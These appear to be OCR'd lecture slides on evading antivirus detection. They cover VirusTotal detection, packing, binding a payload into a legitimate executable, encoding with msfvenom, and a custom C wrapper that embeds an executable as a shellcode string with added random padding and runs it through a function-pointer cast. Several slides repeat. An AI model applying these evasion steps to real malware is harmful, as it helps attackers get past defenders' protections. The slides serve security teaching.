
victim

AV Evasion

Evading well known, commercial-grade (even free editions) of anti-malware suites that have been properly configured and are updated regularly is definitely not an easy task.

Testing our malware against the VirusTotal boss

- **VirusTotal is an online service that analyzes files, URLs, domains, and IP addresses to detect malware, viruses, and other types of malicious content**
  - It aggregates results from dozens of antivirus engines, website scanners, and threat intelligence sources
  - Security researchers also use it to share and study malware samples
  - Our malware was detected by multiple AV engines
- **All your uploads are shared with the Cybersecurity community. Do not update personal data!**



Damn it, why is it not working?

- **No obfuscation, encryption, packing**
  - Plain text artifacts: even if compiled, the malware often contains raw strings and recognizable imports (like `os`, `socket`, `subprocess`, etc.)
- **Reused, fingerprinted code**
  - Malware codebases are heavily reused (especially Python RATs, keyloggers, downloaders)
  - No need to run the malware: just by reading it they can guess what it does
    - Keylogging libraries, requests with hardcoded C2 URLs, base64 + exec
  - VirusTotal and AV engines use static analysis to hash known malicious code patterns
  - Even a small similarity to a known sample can trigger detection
- **PyInstaller and similar tools leave traces**
  - PyInstaller bundles your script with a Python interpreter and standard libraries
  - The final binary includes very predictable metadata (e.g., “PyInstaller archive”) that AVs recognize
  - They don’t even need to unpack it fully: the header gives it away!
  - Heuristics can also flag “strange” behavior like creating random files, persistence mechanisms, etc.

Damn it, why is it not working?

- **Public tools are scrutinized**
  - Tools like PyInstaller, py2exe, or even some open-source malware templates are constantly scanned and submitted by researchers
  - VirusTotal has seen thousands “malicious.py” -> “malicious.exe” transformations and can easily spot them

- **Behavior-based detection (in sandbox environments)**
  - Some AVs and VirusTotal engines execute binaries in a sandbox.
  - If the sample, once run, tries to something strange (open sockets, modify startup entries, connect to suspicious IPs), it gets flagged even if it was obfuscated

Damn it, why is it not working?

- **Public tools are scrutinized**
  - Tools like PyInstaller, py2exe, or even some open-source malware templates are constantly scanned and submitted by researchers
  - VirusTotal has seen thousands “malicious.py” -> “malicious.exe” transformations and can easily spot them

- **Behavior-based detection (in sandbox environments)**
  - Some AVs and VirusTotal engines execute binaries in a sandbox.
  - If the sample, once run, tries to something strange (open sockets, modify startup entries, connect to suspicious IPs), it gets flagged even if it was obfuscated

If AV evasion were so easy, we would all be hackers and AV developers might as well start developing Candy Crush Saga clones (and actually earning more $$$).

Damn it, why is it not working?

- **Public tools are scrutinized**
  - Tools like PyInstaller, py2exe, or even some open-source malware templates are constantly scanned and submitted by researchers
  - VirusTotal has seen thousands “malicious.py” -> “malicious.exe” transformations and can easily spot them


- **Behavior-based detection (in sandbox environments)**
  - Some AVs and VirusTotal engines execute binaries in a sandbox.
  - If the sample, once run, tries to something strange (open sockets, modify startup entries, connect to suspicious IPs), it gets flagged even if it was obfuscated

If AV evasion were so easy, we would all be hackers and AV developers might as well start developing Candy Crush Saga clones (and actually earning more $$$).


Let’s try a few tricks and see if we can do better.

Let's try *packing*

- **Packers are pieces of software that take a program as input and transform it so that its structure looks different, but their functionality remains exactly the same. Packers do this with two main goals in mind:**
  - Compress the program so that it takes up less space
  - Protect the program from reverse engineering and cracking in general (e.g. in videogames)
  - They achieve some level of protection by implementing a mixture of transforms that include compressing, encrypting, adding debugging protections and many others
  - Packers are also commonly used to obfuscate malware without much effort



Let's try *packing*



Themida®
ADVANCED WINDOWS SOFTWARE PROTECTION


Packed malware vs VirusTotal

To evade AV detection, we could try to *pack* the malware

- We hope to modify its signature in such a way that is not detected

Now 14 tools detect the encoded malware! It got worse!

- AV companies give a lot of attention to evasion methods, which raise more flags




Let's try *binding*

- **A binder is a program that merges two (or more) executables into a single one. It is often used when you want to distribute your payload hidden inside another known program to fool users into believing they are executing a different program**

- Basically, it adds the code of our malware inside the legitimate program and have it executed somehow

- For example:
  - Change the entry point in the PE header so that your shellcode executes right before the program
  - Then, redirect the execution back to the legitimate program once it is finished
  - When the user clicks the resulting executable, our malware will get silently executed first
  - The legitimate program will then start normally without the user noticing it.



https://tryhackme.com/room/avevasionshellcode


Let's try *encoding*

- **Encoding is the process of changing the data from its original state into a specific format depending on the algorithm or type of encoding**. It can be applied to many data types such as videos, HTML, URLs, and binary files (EXE, Images, etc.)

- Encoding is an important concept that is commonly used for various purposes, including:
  - Program compiling and execution
  - Data storage and transmission
  - Data processing such as file conversion

- **When it comes to AV evasion techniques, encoding is also used to hide shellcode strings within a binary**

- However, encoding is not enough for evasion purposes. Nowadays, AV software is more intelligent and can analyze a binary, and once an encoded string is found, it is decoded to check the text's original form




VirusTotal analysis of the encoded malware (including a backdoor as well)

We could try to *encode* (*encrypt*) the malware

- Obfuscating malicious code using techniques like Base64, XOR, Shikata-ga-nai
- Using key obfuscation, runtime decryption, or external key retrieval from the internet

Using more advanced tools for AV evasion (e.g. *msfvenom*) and state-of-the-art polymorphic encryption

- Even worse: 19 hits!
- The Metasploit suite tools are a de-facto standard for the Pentesting/Hacker communities and AV companies put a lot of efforts in recognizing Metasploit signatures



Want something done right?

Do it yourself

VirusTotal analysis of malware with custom C wrapper (shellcode)

First, we represent the hexadecimal values of each byte of the .exe as a string (***shellcode***):

```
"\x4d\x5a\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00"
"\xb8\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 …"
```

VirusTotal analysis of malware with custom C wrapper (shellcode)

First, we represent the hexadecimal values of each byte of the .exe as a string (***shellcode***):

```
"\x4d\x5a\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00"
"\xb8\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 …"
```

Then, we create a random string, to add some randomness to the content of our wrapper:

```
"1XxiXLaIzGUVGZD9FORozxwTB6Lhq2zqoJ2PSeSeKPeWh5Q1xzZA1Bvoj7owmaO0t0SxihsEb62KNh0Nl1GUCyJJKUAZJPNmBFtbW3IS5RPHcPnHxAnUwKhApt
UtrCE2OVMWXcnyyqIAqqi8SUSJrt368i1BcRpOKHzYDBA4RQOYYQ1bH3Gp7wIhezK3Ie0ilwH3HfuhiBAwONCk61aw9BfzIS1phVA8HMwzHFUSMyLRJA0Iey9vL
uJJ2T0gWulZBwktEKSPUdjTL80ZafdG0j2K6W5W8NrYpwJnfJay1rVrtNVhVg9B5pEiyIh17PH9SgmJXXvRByAxsJESpZOx55vFfT98HYNB1jN4TO1eZoR6WKU6
JJWlOLb6aZqsK0TagXIVDOZul1u81Geh5tThp3URnpLEYXtysrgCuqMPTT1ywbIjRGUKBhkTHP7boQShcdAOXVIpwBm8G2J6AtUTc17Vb97G7n9sH6MTVJEMlgd
ml0qX4eEPRCc1gxMbhlb4"
```

VirusTotal analysis of malware with custom C wrapper (shellcode)

First, we represent the hexadecimal values of each byte of the .exe as a string (***shellcode***):

```
"\x4d\x5a\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00"
"\xb8\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 …"
```

Then, we create a random string, to add some randomness to the content of our wrapper:

```
"1XxiXLaIzGUVGZD9FORozxwTB6Lhq2zqoJ2PSeSeKPeWh5Q1xzZA1Bvoj7owmaO0t0SxihsEb62KNh0Nl1GUCyJJKUAZJPNmBFtbW3IS5RPHcPnHxAnUwKhApt
UtrCE2OVMWXcnyyqIAqqi8SUSJrt368i1BcRpOKHzYDBA4RQOYYQ1bH3Gp7wIhezK3Ie0ilwH3HfuhiBAwONCk61aw9BfzIS1phVA8HMwzHFUSMyLRJA0Iey9vL
uJJ2T0gWulZBwktEKSPUdjTL80ZafdG0j2K6W5W8NrYpwJnfJay1rVrtNVhVg9B5pEiyIh17PH9SgmJXXvRByAxsJESpZOx55vFfT98HYNB1jN4TO1eZoR6WKU6
JJWlOLb6aZqsK0TagXIVDOZul1u81Geh5tThp3URnpLEYXtysrgCuqMPTT1ywbIjRGUKBhkTHP7boQShcdAOXVIpwBm8G2J6AtUTc17Vb97G7n9sH6MTVJEMlgd
ml0qX4eEPRCc1gxMbhlb4"
```

Then, we write a C code that executes the hexadecimal string:

```
unsigned char random[]= "1XxiXLaIzGUV……";
unsigned char shellcode[]= "\x4d\x5a\x90\x00\x03\x00\x00……";
int main(void) {
    ((void (*)())shellcode)();  // Casts `shellcode` as a function pointer and calls it
}
```

VirusTotal analysis of malware with custom C wrapper (shellcode)

First, we represent the hexadecimal values of each byte of the .exe as a string (***shellcode***):

```
"\x4d\x5a\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00"
"\xb8\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 …"
```

